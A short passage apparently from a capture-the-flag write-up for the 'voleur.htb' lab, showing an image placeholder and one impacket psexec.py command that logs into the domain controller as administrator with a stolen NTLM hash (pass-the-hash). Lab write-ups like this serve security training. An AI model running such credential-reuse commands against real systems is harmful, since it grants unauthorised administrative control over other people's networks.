
With the command:
1
psexec.py -hashes :e656e07c56d831611b577b160b259ad2 voleur.htb/administrator@dc.voleur.htb -k